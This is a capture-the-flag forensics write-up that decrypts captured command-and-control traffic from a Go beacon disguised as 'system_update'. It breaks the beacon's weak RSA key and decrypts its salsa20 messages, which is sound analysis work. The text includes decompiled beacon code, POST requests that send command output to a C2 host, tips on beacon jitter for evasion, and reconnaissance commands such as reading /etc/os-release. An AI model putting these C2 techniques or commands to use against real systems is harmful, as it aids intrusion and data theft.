
Chips and Dip

Author


Arjun Lalith

Analyzing PCAP

The challenges starts with just a pcap file. We open it up in wireshark to analyze it further. Following the TCP streams, we first see a GET reqeuest to `/system_update`. This seems to download a file, as noted by the `ELF` at the beginning of the file.



The next stream is a set of POST requests, with the endpoints `/register`, `/output`, and `/cmd`. This seems to be indicative of C2 communication, so it's worth understanding that before moving further



```
POST /register HTTP/1.1
Host: 10.10.0.100:1337
User-Agent: Go-http-client/1.1
Content-Length: 44
Accept-Encoding: gzip

p3pCyMhV+P19R/my0cSe86fo1Jg1MET30Uq5b7bhidE=HTTP/1.1 200 OK
Content-Type: application/json
Date: Thu, 08 Jun 2023 03:44:26 GMT
Content-Length: 51

{"ClientId":"1d10cce9-d8a4-4401-a585-69d73724fada"}POST /cmd HTTP/1.1
Host: 10.10.0.100:1337
User-Agent: Go-http-client/1.1
Content-Length: 111
Content-Type: application/json
Accept-Encoding: gzip

{"ClientId":"1d10cce9-d8a4-4401-a585-69d73724fada","Nonce":"qTKiNKohZbA=","Msg":"XUuNmKaWp7KMWJsOBhg99QYmVFw="}HTTP/1.1 200 OK
Content-Type: application/json
Date: Thu, 08 Jun 2023 03:44:26 GMT
Content-Length: 81

{"Nonce":"5Cm8cDK8rkU=","Msg":"Vmxolx8UtloxfVYIai4k9Ig8Iv26Cl3cj7uWH5Y1yhzJd3Os"}POST /output HTTP/1.1
Host: 10.10.0.100:1337
User-Agent: Go-http-client/1.1
Content-Length: 135
Content-Type: application/json
Accept-Encoding: gzip

{"ClientId":"1d10cce9-d8a4-4401-a585-69d73724fada","Nonce":"Hoeu+KZMx0c=","Msg":"jshDkQSeAa7PRTBouVsnSMQaEidvUUXD8/Y5SMSQG2y6z
T1Yd9s="}HTTP/1.1 200 OK
Date: Thu, 08 Jun 2023 03:44:26 GMT
Content-Length: 0

POST /cmd HTTP/1.1
Host: 10.10.0.100:1337
User-Agent: Go-http-client/1.1
Content-Length: 111
Content-Type: application/json
Accept-Encoding: gzip

{"ClientId":"1d10cce9-d8a4-4401-a585-69d73724fada","Nonce":"OSl59/tcdZ4=","Msg":"O3q2wrQRqzdw7eGQXQ71c7loQY0="}HTTP/1.1 200 OK
```

Understanding C2 communication

As a red teamer who has written C2 payloads and communication protocols, I had prior knowledge of how C2 communication work. Here is a quick overview.

Check In/Registration

When a C2 payload is launched, it sends out the first request to the C2 server. This is usually a "Check In" message. It typically contains information about the machine (current user context, hostname, ip, etc), as well some sort of client ID or key. Since C2 servers typically manage requests from many different payloads, the client ID/key allows the C2 server to better associate the incoming and outgoing traffic to the right beacon.

Command request

After check in is sent and a response shows that it was successful, the beacon sends another request to get tasks. This usually happens on a time interval set by the operator. A longer time interval means commands will take longer to execute, but allows the beacon to stay under the

radar for longer as it isn't checking as often. Jitter can also be added to create a percent randomness to the sleep interval, making the beaconing less predictable. When the request is received by the C2 server, the C2 responses with the tasks that the beacon needs to do, if any are available.


Command output

Once a beacon receives a task, it will execute it and captures it's output. This output is sent in the following request, which the C2 Server receives and shows to the operator. This allows to operator to get information from the commands run, and in the case of an error, understand what went wrong.

The beacon then goes to sleep for the specified sleep interval, and once awake requests a new set of tasks. This loop continuously happens until the beacon dies or the operator kills it.

Reversing the binary

We go ahead and export all the HTTP objects by going to File > Export Objects... > HTTP.



Let's go ahead and Save All, but let's focus on the binary `system_update` first. Opening it in ghidra, we'll analyze it and take a look at the main function. I've done a little bit of reversing here, but the main stub of code to look at it here:

```
}
main.c2_address = uVar4;
local_48 = (undefined8 *)runtime.newobject();
*local_48 = 0;
local_40 = (undefined (*) [16])runtime.newobject();
*local_40 = in_XMM15;
local_40[1] = in_XMM15;
*(undefined8 *)local_40[2] = 0;
*(undefined8 *)(local_40[2] + 8) = 30000000000;
local_f5 = 0x4745422d2d2d2d2d;
FUN_0006615e((long)&local_f5 + 5,
             "BEGIN RSA PUBLIC KEY-----\nMCgCIQDEuw+3djCqXRGCIvK2349FZHgl+kz40rlHhRSL94dSfQIDAQA
             B\n-----END RSA PUBLIC KEY-----\n"
            );
encoding/pem.Decode();
local_68 = crypto/x509.ParsePKCS1PublicKey();
local_50 = (undefined4 *)runtime.makeslice();
uVar4 = 0x20;
crypto/rand.Read();
local_38._8_8_ = uVar4;
local_38._0_8_ = Elf64_Ehdr_00000000.e_shoff;
log.Fatalf(1,1,extraout_RDX,local_38);
main.salsa_key._0_4_ = *local_50;
main.salsa_key._4_4_ = local_50[1];
main.salsa_key._8_4_ = local_50[2];
main.salsa_key._12_4_ = local_50[3];
main.salsa_key._16_4_ = local_50[4];
main.salsa_key._20_4_ = local_50[5];
main.salsa_key._24_4_ = local_50[6];
main.salsa_key._28_4_ = local_50[7];
uVar5 = 0x20;
uVar4 = main.EncryptWithPublicKey(local_68);
uVar5 = encoding/base64.(*Encoding).EncodeToString(uVar5);
local_60 = runtime.stringtoslicebyte();
local_70 = (undefined8 *)runtime.newobject();
local_70[1] = uVar5;
local_70[2] = uVar4;
```

We see that it first processes a RSA public key. The RSA public key seems to be very small, so it may be possible to crack. We then see a call to `rand.Read()` and then subsequent assignments of the data variable `main.salsa_key`. After that, it looks like `main.salsa_key` is encrypted with the public key and base64 encoded.

If we back at the response from `POST /register` call in the wireshark, we see that responds with a base64 encoded text:

```
POST /register HTTP/1.1
Host: 10.10.0.100:1337
User-Agent: Go-http-client/1.1
Content-Length: 44
Accept-Encoding: gzip

p3pCyMhV+P19R/my0cSe86fo1Jg1MET30Uq5b7bhidE=
```

Given the name `salsa_key`, and the references to `salsa20` in the ghidra function list, we can assume that this is the key used for the `salsa20` algorithm that is used by the beacon, which is randomly generated at run time and then encrypted with the public key. If we look at response to other endpoints we see that there is a `Nonce` field, which is also needed for salsa20 encryption:

```
POST /cmd HTTP/1.1
Host: 10.10.0.100:1337
User-Agent: Go-http-client/1.1
Content-Length: 111
Content-Type: application/json
Accept-Encoding: gzip

{"ClientId":"1d10cce9-d8a4-4401-a585-69d73724fada","Nonce":"OSl59/tcdZ4=","Msg":"O3q2wrQRqzdw7eGQXQ71c7loQY0="}
```

Recovering the salsa20 key

Given that the public key used is small, we can probably crack it. We save the key as a file and run RsaCtfTool on it:

```
python3 /opt/RsaCtfTool/RsaCtfTool.py --dumpkey --publickey key.pub --
private --attack
{carmichael,neca,nonRSA,qicheng,partial_q,boneh_durfee,wolframalpha,primoria
l_pm1_gcd,SQUFOF,kraitchik,mersenne_pm1_gcd,comfact_cn,roca,qs,system_primes
_gcd,ecm2,highandlowbitsequal,mersenne_primes,brent,XYXZ,fermat_numbers_gcd,
small_crt_exp,pastctfprimes,rapid7primes,pollard_p_1,classical_shor,lehman,d
ixon,pollard_rho,lattice,smallq,partial_d,compositorial_pm1_gcd,londahl,nove
ltyprimes,hart,euler,pisano_period,williams_pp1,lucas_gcd,factor_2PN,fibonac
ci_gcd,binary_polinomial_factoring,ecm,wiener,factorial_pm1_gcd,fermat,small
fraction,factordb,lehmer,common_modulus_related_message,same_n_huge_e,common
_factors,hastads,cube_root}
```


We get the following output:

```
Results for key.pub:
Sorry, cracking failed.

Public key details for key.pub
n:
889838271957460821730723972865083669055859526544811753650836887567516874389
73
e: 65537
```

Unfortunately, we weren't able to crack it, but the tool does give us the `n` and `e` values of the public key. Let's put the `n` in factordb and see if it's been factored before. We do so and get it's

factors:



Let's re-run RSACtfTool again, but let's add our `p` and `q` values, as well as point it to a file that contains the encrypted version of the key (You will need to base64 decode it before saving to a file):

```
python3 /opt/RsaCtfTool/RsaCtfTool.py --dumpkey --publickey key.pub --
private --attack
{carmichael,neca,nonRSA,qicheng,partial_q,boneh_durfee,wolframalpha,primoria
l_pm1_gcd,SQUFOF,kraitchik,mersenne_pm1_gcd,comfact_cn,roca,qs,system_primes
_gcd,ecm2,highandlowbitsequal,mersenne_primes,brent,XYXZ,fermat_numbers_gcd,
small_crt_exp,pastctfprimes,rapid7primes,pollard_p_1,classical_shor,lehman,d
ixon,pollard_rho,lattice,smallq,partial_d,compositorial_pm1_gcd,londahl,nove
ltyprimes,hart,euler,pisano_period,williams_pp1,lucas_gcd,factor_2PN,fibonac
ci_gcd,binary_polinomial_factoring,ecm,wiener,factorial_pm1_gcd,fermat,small
fraction,factordb,lehmer,common_modulus_related_message,same_n_huge_e,common
_factors,hastads,cube_root} -p 269873625246095923675069663332674915311 -q
329724059231806499277310245605369154643 --decryptfile key.enc
```

We run this and are able to successfully decrypt the key:

```
Results for key.pub:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIGpAgEAAiEAxLsPt3Ywql0RgiLytt+PRWR4JfpM+NK5R4UUi/eHUn0CAwEAAQIg
fUNieX1+9Sr3V/ZqtvhYH0blpZBTR/vQ/Jt6sJxhrj0CEQDLB8UE6RvcOGAGexCM
gUvvAhEA+A6LPWuEetHOxkPEDDuMUwIQI7zqYULnNIx32qwu7YyU4QIQPI9Qby5Q
qauPT9g7hMEFAQIQYIgNEUQv5iNaAnaOz6IgZQ==
-----END RSA PRIVATE KEY-----

Private key details:
n:
889838271957460821730723972865083669055859526544811753650836887567516874389
73
e: 65537
d:
566581644727602463188754149010285433049754429794355337687443335354138200428
```

```
3
p: 269873625246095923675069663332674915311
q: 329724059231806499277310245605369154643

Decrypted data :
HEX : 0x1b1c9f539e5c4ff8dbcffe996592ffd39c63b6416623d03d5dbdc1abe418ff58
INT (big endian) :
122630182615840175191203261051955482563635646006565920762731600636191845251
4
INT (little endian) :
402542484837141950315635433690667488864846056749952103232596385720859675269
3
9
utf-16 : ᡪ原□□□□□□□□ψ□□ოლ·□
STR :
b'\x1b\x1c\x9fS\x9e\\O\xf8\xdb\xcf\xfe\x99e\x92\xff\xd3\x9cc\xb6Af#\xd0=]\xb
d\xc1\xab\xe4\x18\xffX'
```

Decrypting the C2 Comms

Now we need to decrypt the contents of the commands and output. First let's consolidate all the messages into one by running this:

```
cat cmd* ouput* > encrypted.txt
```

Then let's make it a proper json format, we can open the file in vim and run the following:

```
:%s/}{/},{/g
```

And then finally, let's add a `[` to the beginning and `]` to the end. You should end up with something that can be parsed as valid json. It should be a list of dictionaries, with each element having a `Msg` and a `Nonce`. Next we create the following script:

```
from Crypto.Cipher import Salsa20
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import base64
import json

with open('encrypted.txt','rb') as f:
    json_object = json.loads(f.read())
```

```
for i in json_object:
    key =
b'\x1b\x1c\x9fS\x9e\\O\xf8\xdb\xcf\xfe\x99e\x92\xff\xd3\x9cc\xb6Af#\xd0=]\xb
d\xc1\xab\xe4\x18\xffX'
    if 'Nonce' not in i:
        continue
    nonce = base64.b64decode(i['Nonce'])
    msg = base64.b64decode(i['Msg'])

    cipher = Salsa20.new(key=key, nonce=nonce)

    plaintext = cipher.decrypt(msg)
    print(plaintext)
```

The script loads our the `encrypted.txt` file we made as json, and then iterates through each item in the list. It takes the `Nonce` and `Msg` value and base64 decodes it. Then it takes the `key` that we found in the previous stage and decrypts the message and prints. We run this python solve script and we get the following output:

```
b'{"MsgType":"getcmd"}'
b'{"MsgType":"cmd","Command":"whoami"}'
b'{"MsgType":"getcmd"}'
b'{"MsgType":"exit","Command":""}'
b'{"MsgType":"getcmd"}'
b'{"MsgType":"cmd","Command":"ip addr show"}'
b'{"MsgType":"getcmd"}'
b'{"MsgType":"cmd","Command":"cat /etc/os-release"}'
b'{"MsgType":"getcmd"}'
b'{"MsgType":"cmd","Command":"ls -al /"}'
b'{"MsgType":"getcmd"}'
b'{"MsgType":"cmd","Command":"cat /flag.txt"}'
b'{"MsgType":"output","Output":"root\\n"}'
b'{"MsgType":"output","Output":"exec: \\"ip\\": executable file not found in
$PATH"}'
b'{"MsgType":"output","Output":"PRETTY_NAME=\\"Ubuntu 22.04.2
LTS\\"\\nNAME=\\"Ubuntu\\"\\nVERSION_ID=\\"22.04\\"\\nVERSION=\\"22.04.2 LTS
(Jammy
Jellyfish)\\"\\nVERSION_CODENAME=jammy\\nID=ubuntu\\nID_LIKE=debian\\nHOME_U
RL=\\"https://www.ubuntu.com/\\"\\nSUPPORT_URL=\\"https://help.ubuntu.com/\\
"\\nBUG_REPORT_URL=\\"https://bugs.launchpad.net/ubuntu/\\"\\nPRIVACY_POLICY
_URL=\\"https://www.ubuntu.com/legal/terms-and-policies/privacy-
```

```
policy\\"\\nUBUNTU_CODENAME=jammy\\n"}'
b'{"MsgType":"output","Output":"total 64\\ndrwxr-xr-x   1 root root 4096 Jun
7 21:42 .\\ndrwxr-xr-x   1 root root 4096 Jun  7 21:42 ..\\n-rwxr-xr-x   1
root root    0 Jun  7 21:42 .dockerenv\\ndrwxr-xr-x   1 root root 4096 Jun
7 21:42 app\\nlrwxrwxrwx   1 root root    7 May 22 14:04 bin -\\u003e
usr/bin\\ndrwxr-xr-x   2 root root 4096 Apr 18  2022 boot\\ndrwxr-xr-x   5
root root  340 Jun  8 03:44 dev\\ndrwxr-xr-x   1 root root 4096 Jun  7 21:42
etc\\n-rw-r--r--   1 root root   23 Jun  7 21:19 flag.txt\\ndrwxr-xr-x   2
root root 4096 Apr 18  2022 home\\nlrwxrwxrwx   1 root root    7 May 22
14:04 lib -\\u003e usr/lib\\nlrwxrwxrwx   1 root root    9 May 22 14:04
lib32 -\\u003e usr/lib32\\nlrwxrwxrwx   1 root root    9 May 22 14:04 lib64
-\\u003e usr/lib64\\nlrwxrwxrwx   1 root root   10 May 22 14:04 libx32 -
\\u003e usr/libx32\\ndrwxr-xr-x   2 root root 4096 May 22 14:04
media\\ndrwxr-xr-x   2 root root 4096 May 22 14:04 mnt\\ndrwxr-xr-x   2 root
root 4096 May 22 14:04 opt\\ndr-xr-xr-x 359 root root    0 Jun  8 03:44
proc\\ndrwx------   2 root root 4096 May 22 14:07 root\\ndrwxr-xr-x   5 root
root 4096 May 22 14:07 run\\nlrwxrwxrwx   1 root root    8 May 22 14:04 sbin
-\\u003e usr/sbin\\ndrwxr-xr-x   2 root root 4096 May 22 14:04 srv\\ndr-xr-
xr-x  13 root root    0 Jun  8 03:44 sys\\ndrwxrwxrwt   1 root root 4096 Jun
7 21:43 tmp\\ndrwxr-xr-x   1 root root 4096 May 22 14:04 usr\\ndrwxr-xr-x
1 root root 4096 May 22 14:07 var\\n"}'
b'{"MsgType":"output","Output":"USCG{00h_4_sp1cy_s4ls4}"}'
```

The messages are out of order, as the commands issued are all first then their outputs, but we can see that we were successfully able to decryp the messages. The last message seems to have our flag: `USCG{00h_4_sp1cy_s4ls4}`

Flag

`USCG{00h_4_sp1cy_s4ls4}`